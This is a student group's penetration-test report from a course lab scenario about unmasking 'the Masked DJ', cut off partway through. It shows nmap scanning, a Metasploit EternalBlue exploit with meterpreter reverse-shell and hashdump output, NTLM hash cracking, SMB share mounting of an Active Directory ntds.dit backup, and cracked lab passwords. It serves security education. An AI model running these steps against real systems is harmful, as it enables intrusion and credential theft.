

Penetration Testing Group Project

Yogi Makadiya
Manarth Bhavsar
Akhil Jain

Table of Contents

Executive Summary	4
Background:	4
Roadmap of the Pentest:	4
1. Reconnaissance:	4
2. Initial Foothold:	4 3.
Lateral Movement:	4
4. Vertical Escalation:	4
5. Cloud Exploitation:	4
Vulnerability Summary:	5
Result:	5
Technical Report	6
1. Initial Recon:	
6 a. IP Addresses of all machines:	6
b. Enumerating through webpage hosted on Ubuntu machine:	8
2. Findings in Windows 7 Machine:	9
a. Using Searchsploit for Vulnerability Identification:	9
b. Exploitation with Metasploit:	9
c. Cracking the Hash:	11
3. Accessing the SMB Share and Exploring Directories:	12
a. Enumerating SMB Shares:	12
b. Mounting the SMB Share Locally:	13
c. Analyzing Key Files:	13
d. Dumping the Active Directory Database:	14
e. Cracking Hashes to Retrieve Passwords:	15
4. Accessing the Windows 10 Machine:	18
a. Getting Window using “xfreerdp”:	18
b. Exploring the Windows 10 Machine:	19
c. Accessing KeePass Application:	19
5. Accessing the Linux Machine and Retrieving Content from the S3 Bucket:	20
a. Discovery of New-Site Information:	20
b. Identifying AWS Credentials:	20
c. Retrieving Bucket Content:.....	21

d.	Getting Files to Local Machine:	21
6.	Results:	22
	Security Improvement Recommendations.....	24
	References	26

Table of Figures

Figure 1: Vulnerability Summary According to Criticality	5
Figure 2: Professor Kevin Shivers as The Masked DJ	5
Figure 3: Scanning for IP Address Recon	6
Figure 4: IP Address and Open Ports of Ubuntu Machine.....	7
Figure 5: IP Address and Open Ports of Windows 10 Machine	7
Figure 6: IP Address and Open Ports of Windows 7 Machine	7
Figure 7: IP Address and Open Ports of Windows Server	7
Figure 8: Homepage of the Website on Ubuntu Machine.....	8
Figure 9: Page Source Code of the Homepage	8
Figure 10: Searching Exploit for Windows 7 Machine	9
Figure 11: Metasploit used for the launch of attack	9
Figure 12: Configuration of exploit using "show options" command	10
Figure 13: Launched attack on Windows 7 machine	10
Figure 14: Password for "Bookings" account found using CrackStation	11
Figure 15: Open Ports of Windows Server Machine	12
Figure 16: Listing all available services and accessing "Files"	12
Figure 17: Mounted "Files" locally in "smbshare"	13
Figure 18: New-Password-Policy.txt	13
Figure 19: Accessing Backup-Plan.txt	14
Figure 20: Extracting Information from ".dit" file	14
Figure 21: Attempt to crack hashes using hashcat	15
Figure 22: Attempt to crack hashes using CrackStation	15
Figure 23: Combinations based on "New-Password-Policy.txt" file	16
Figure 24: Cracking hashes using combinations and hashcat	16
Figure 25: Found password for "IT-Admin" user	17
Figure 26: Open Ports Information of Windows 10 Machine	18
Figure 27: Getting RDP session using "xfreerdp"	18
Figure 28: Found password for KeePass application	19
Figure 29: Found credentials for Ubuntu Machine	19
Figure 30: Getting into the Ubuntu machine and accessing "new-site-info.txt"	20
Figure 31: Accessing ".aws" directory and reading contents	20
Figure 32: Getting Bucket Content into the "AWSFounded" directory	21
Figure 33: Getting founded contents to local machine	21
Figure 34: Files Found in S3 Bucket	22
Figure 35: Message Found with flags in "README.txt"	22
Figure 36: flag1.jpeg	23
Figure 37: flag2.jpeg	23
Figure 38: flag3.jpeg	23
Figure 39: flag4.jpeg	23
Figure 40: flag5.jpeg	23

Figure 41: flag6.jpeg 23

Executive Summary

Background:

We conducted a penetration test on a multi-system infrastructure to reveal the masked DJ's identity. We revealed the infrastructure vulnerabilities categorizing as critical, high, medium and informational which can cause potential damage to the infrastructure. This report also includes potential mitigation strategies which can help to protect the infrastructure from the bad actors.

Roadmap of the Pentest:

- 1. Reconnaissance:** ○ Got the IP addresses of 4 system by scanning the network.
 - Scanned for open ports on those 4 systems.
- 2. Initial Foothold:** ○ Found eternal blue on the Windows 7 machine. ○ Exploited Windows 7 using eternal blue for a meterpreter session.
 - Dumped the password hashes from the Windows 7 machine.
 - Cracked the hash from an online hash cracker to get the password.
- 3. Lateral Movement:**
 - Scanned the windows machine for SMB shares.
 - Mounted the found shares for User Bookings. Got a new password policy and some system critical files (ntfs.dit and System).
 - Dumping the DIT file to get hashes from the Windows Server. ○ Cracked those hashes with the help of the password policy.
- 4. Vertical Escalation:**
 - Got the password for IT-Admin as "Julia19!". ○ Got an RDP session into the Windows 10 machine.
 - Found a password manager with the password file in clear text. ○ Got store credentials for the ubuntu machine (webmaster: Joa\$WB534G%&).
- 5. Cloud Exploitation:** ○ After accessing the webserver in ubuntu, we got a hint for AWS migration.

-
- Found an AWS directory with credentials and retrieved the s3 bucket contents with 6 of flags “.jpeg” files and text file which gave us the masked DJ information.

- **Vulnerability Summary:**




Figure 1: Vulnerability Summary According to Criticality

- **Result:**

- We found Professor Kevin Shivers as The Masked DJ.



Figure 2: Professor Kevin Shivers as The Masked DJ

Technical Report


1. Initial Recon:

404 Brain Not Found group was given four machines to investigate the vulnerabilities and look for the Masked DJ and offer the recommendations to improve the security posture. Four machines included were used by different team members for different use cases:

- i. The webmaster who set up the initial IT environment and runs The Masked DJ's website uses the Ubuntu machine.
- ii. The IT Admin uses Windows 10 machine for running and managing the IT infrastructure.
- iii. The Booking Manager uses the Windows 7 machine for booking events and managing travel for The Masked DJ.
- iv. The Windows Server Machine is used for hosting the active directory. **a. IP**

Addresses of all machines:

In the initial step of penetration testing process, it was focused on reconnaissance to identify all machines connected to the network and their respective IP addresses. Command used was “sudo nmap -sV -Pn -O 192.168.154.1-254” in which “-sV” enables service version detection, which helps determine the version of the services running on open ports, “-Pn” disables ping checks, ensuring the scan proceeds even if the machine doesn't respond to ping and “-O” activates OS detection, allowing us to determine the operating system of the identified machines. We specified the range of IP addresses to be scanned. Then group found the IP addresses of all machines that were running which will be useful for further analysis.



```
(ym@master)-[~]
$ sudo nmap -sV -Pn -O 192.168.154.1-254
[sudo] password for ym:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-05 22:36 EST
Nmap scan report for 192.168.154.1
Host is up (0.00033s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH for_Windows_9.5 (protocol 2.0)
MAC Address: 00:50:56:C0:00:08 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp:sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Group Details - Notepad

File	Edit	Format	View	Help
Goup - 31				
Akhil Jain - 121047991				
Manarth Bhavsar - 120304804				
Yogi Makadiya - 119534137				

60% Windows (CRLF) UTF-8

Figure 3: Scanning for IP Address Recon

IP address of Ubuntu machine – 192.168.154.137:



Figure 4: IP Address and Open Ports of Ubuntu Machine

IP address of Windows 10 machine – 192.168.154.138:




Figure 5: IP Address and Open Ports of Windows 10 Machine

IP address of Windows 7 machine – 192.168.154.139:




Figure 6: IP Address and Open Ports of Windows 7 Machine

IP address of Windows Server Running – 192.168.154.140:




Figure 7: IP Address and Open Ports of Windows Server

b. Enumerating through webpage hosted on Ubuntu machine:

During the nmap scanning that was done before, it was identified that there are two ports open one is for SSH, and one is for HTTP. This allowed to explore the webpage hosted on the machine and look for any valuable information present. There was nothing significant on the homepage of the website.




Figure 8: Homepage of the Website on Ubuntu Machine

Then, the source code was explored and there was comment which might be helpful which mentioned “Current site new one has some data in AWS for the migration Can't wait to be done with this junky old server! - webmaster 11/1/19”.




Figure 9: Page Source Code of the Homepage

2. Findings in Windows 7 Machine:

a. Using Searchsploit for Vulnerability Identification:

The searchsploit command was used to identify vulnerabilities in the target system. The command searched the exploit database for known vulnerabilities in Windows 7 and specifically highlighted MS17-010, commonly known as EternalBlue. “searchsploit Microsoft Windows 7 2008 8.1” command queried the exploit database for any documented vulnerabilities matching the operating system of the target.




Figure 10: Searching Exploit for Windows 7 Machine

b. Exploitation with Metasploit:

Metasploit was used to configure and launch the attack on the Windows 7 machine. “msfconsole” initiated the Metasploit Framework, a tool for penetration testing and exploiting vulnerabilities. “search eternalblue” command identified available modules in Metasploit related to EternalBlue. The exploit exploit/windows/smb/ms17_010_eternalblue was selected.

The RHOST parameter was set to the IP address of the target machine.

```

ym@master:~$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

IIIIII  0TB 0TB
II      4'  V  'B
II      8'  .  'P
II      'T'  'P'
II      'V'  'P'
IIIIII

I love shells --egypt

=> [ metasploit v6.3.43-dev ]
+ -- --+ 2376 exploits - 1232 auxiliary - 416 post
+ -- --+ 1391 payloads - 46 encoders - 11 nops
+ -- --+ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternalblue

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_exeexec 2017-03-14      normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command 2017-03-14      normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/ms17_010 2017-03-14      normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > ser RHOST 192.168.154.139
Unknown command: ser
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.154.139
RHOST => 192.168.154.139
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

```

Figure 11: Metasploit used for the launch of attack

The “show options” command verified that all required fields, such as the target IP and port, were correctly configured.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.154.139 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The target port (TCP)
SMBDomain  (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines
SMBPass    (Optional) The password for the specified username
SMBUser    (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.154.129 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  -
0   Automatic Target

```

Figure 12: Configuration of exploit using "show options" command

Then, “exploit” launched the EternalBlue exploit against the Windows 7 machine. The exploit leveraged a buffer overflow vulnerability in SMB to gain unauthorized access. Once the exploit was successful, a Meterpreter session was opened. “sysinfo” confirmed that the exploit succeeded and provided details about the compromised system, including its hostname and operating system. “hashdump” command retrieved password hashes from the compromised machine for further analysis.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.154.129:4444
[*] 192.168.154.139:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.154.139:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.154.139:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.154.139:445 - The target is vulnerable.
[*] 192.168.154.139:445 - Connecting to target for exploitation.
[*] 192.168.154.139:445 - Connection established for exploitation.
[*] 192.168.154.139:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.154.139:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.154.139:445 - 0x00000000 57 60 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.154.139:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.154.139:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.154.139:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.154.139:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.154.139:445 - Sending all but last fragment of exploit packet
[*] 192.168.154.139:445 - Starting non-paged pool grooming
[*] 192.168.154.139:445 - Sending SMBv2 buffers
[*] 192.168.154.139:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.154.139:445 - Sending final SMBv2 buffers.
[*] 192.168.154.139:445 - Sending last fragment of exploit packet!
[*] 192.168.154.139:445 - Receiving response from exploit packet
[*] 192.168.154.139:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.154.139:445 - Sending egg to corrupted connection.
[*] 192.168.154.139:445 - Triggering free of corrupted buffer.
[*] 192.168.154.139:445 - Sending stage (200774 bytes) to 192.168.154.139
[*] 192.168.154.139:445 - -----WIN-----
[*] 192.168.154.139:445 - -----
[*] Meterpreter session 1 opened (192.168.154.129:4444 -> 192.168.154.139:49198) at 2024-12-05 23:19:46 -0500

meterpreter > sysinfo
Computer : BOOKINGS-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain : MASKEDDJ
Logged On Users : 1
Meterpreter : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >

```

Figure 13: Launched attack on Windows 7 machine

c. Cracking the Hash:

The extracted hashes were tested using CrackStation, an online hash-cracking tool. While two of the hashes failed to match any known passwords, one hash successfully resolved to a password for the Bookings account which is “Passw0rd”.

The screenshot shows the CrackStation website interface. A text input field contains the hash: `a87f3a337d73085c45f9416be5787d86`. Below the input, a table displays the cracking results:

Hash	Type	Result
<code>a87f3a337d73085c45f9416be5787d86</code>	NTLM	Passw0rd

Below the table, a color-coded legend indicates: Green for Exact match, Yellow for Partial match, and Red for Not found.

Figure 14: Password for "Bookings" account found using CrackStation

3. Accessing the SMB Share and Exploring Directories:

After obtaining the password for the Bookings account from the Windows 7 machine, it was observed that both the Windows 7 machine and the server machine shared the same workgroup (MASKEDDJ) from the initial phase of finding IP addresses of the machine that means we can use these credentials in server as well. Additionally, the reconnaissance phase indicated that SMB ports (e.g., 445) were open on the server machine, suggesting potential file shares.




Figure 15: Open Ports of Windows Server Machine

a. Enumerating SMB Shares:

The SMB service was queried using the smbclient command “smbclient -L //192.168.154.140/-U Bookings”. This command listed all available shares on the server machine that were accessible with the Bookings credentials. The Files share was identified, which appeared to contain important data as there was comment “Where out Files are stored”. Using the Bookings credentials, the Files share was accessed using “smbclient //192.168.154.140/Files -U Bookings”. This allowed navigation into the Files directory on the server. Upon listing the directory contents (ls), several files were discovered, including NewPassword-Policy.txt and Backup-Plan.txt, which seemed significant for further analysis.

```

(ym@master)-[~]
$ smbclient -L //192.168.154.140/ -U Bookings
Password for [WORKGROUP\Bookings]:
Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
Files          Disk      Where our Files are stored
IPC$          Remote IPC
NETLOGON       Disk      Logon server share
SYSVOL         Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.154.140 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(ym@master)-[~]
$ smbclient //192.168.154.140/Files -U Bookings
Password for [WORKGROUP\Bookings]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Sun Nov 10 12:57:40 2019
..               D          0 Sun Nov 10 12:57:40 2019
Backup           D          0 Sun Nov 10 13:11:17 2019
New-Password-Policy.txt A        366 Sun Nov 10 12:53:35 2019
User-Directory.rtf A        609 Sun Nov 10 12:56:56 2019

10340607 blocks of size 4096. 7593800 blocks available

```

Figure 16: Listing all available services and accessing "Files"

b. Mounting the SMB Share Locally:

To facilitate detailed exploration, the SMB share was mounted locally using “`sudo mount -t cifs //192.168.154.140/Files ~/smbshare -o user=Bookings`”. The `-t cifs` option in the mount command specifies the file system type to be mounted. CIFS (Common Internet File System) is a protocol used for sharing files over a network, primarily in Windows environments. Mounting the share to a local directory (`~/smbshare`) enabled easy navigation and analysis of the files using standard tools. The mounted share contained directories such as Backup, which included critical files like `ntds.dit` (Active Directory database) and registry.

```

ym@master: ~/smbshare

(ym@master)-[~]
$ mkdir ~/smbshare

(ym@master)-[~]
$ sudo mount -t cifs //192.168.154.140/Files ~/smbshare -o user=Bookings
Password for Bookings@//192.168.154.140/Files:

(ym@master)-[~]
$ cd ~/smbshare

(ym@master)-[~/smbshare]
$ ls
Backup  New-Password-Policy.txt  User-Directory.rtf

(ym@master)-[~/smbshare]
$ tree
.
├── Backup
│   ├── Active Directory
│   │   ├── ntds.dit
│   │   └── ntds.jfm
│   ├── Backup-Plan.txt
│   └── registry
│       ├── SECURITY
│       └── SYSTEM
├── New-Password-Policy.txt
└── User-Directory.rtf


4 directories, 7 files

```

Figure 17: Mounted "Files" locally in "smbshare"

c. Analyzing Key Files:

The file “New-Password-Policy.txt” contents revealed updated password requirements, which provided clues about how passwords were structured and there are suggestions that might be useful for crafting more targeted password guesses.



```
(ym@master)-[~/smbshare]
$ cat New-Password-Policy.txt
From: IT-Admin - IT-Admin@maskeddj.enpm809q
To: All Users

While the old webmaster/sysadmin liked very complex passwords I am
recommending an easier plan for passwords:

- 8 Characters
- Must have at least 1 Upper
- Must have at least 1 Lower
- Must have at least 1 Number
- Must have at least 1 Special Character

For example:
Kevin00!
Karen81@
```

Group Details - Notepad

File Edit Format View Help

Goup - 31

Akhil Jain - 121047991


Manarth Bhavsar - 120304804

Yogi Makadiya - 119534137

60% Windows (CRLF) UTF-8

Figure 18: New-Password-Policy.txt

The file “Backup-Plan.txt” described the backup process and mentioned dumping domainrelated data. This file suggested that the server contained sensitive domain information that could be useful for further exploitation.



```
(ym@master)-[~/smbshare/Backup]
$ ls
'Active Directory' Backup-Plan.txt registry

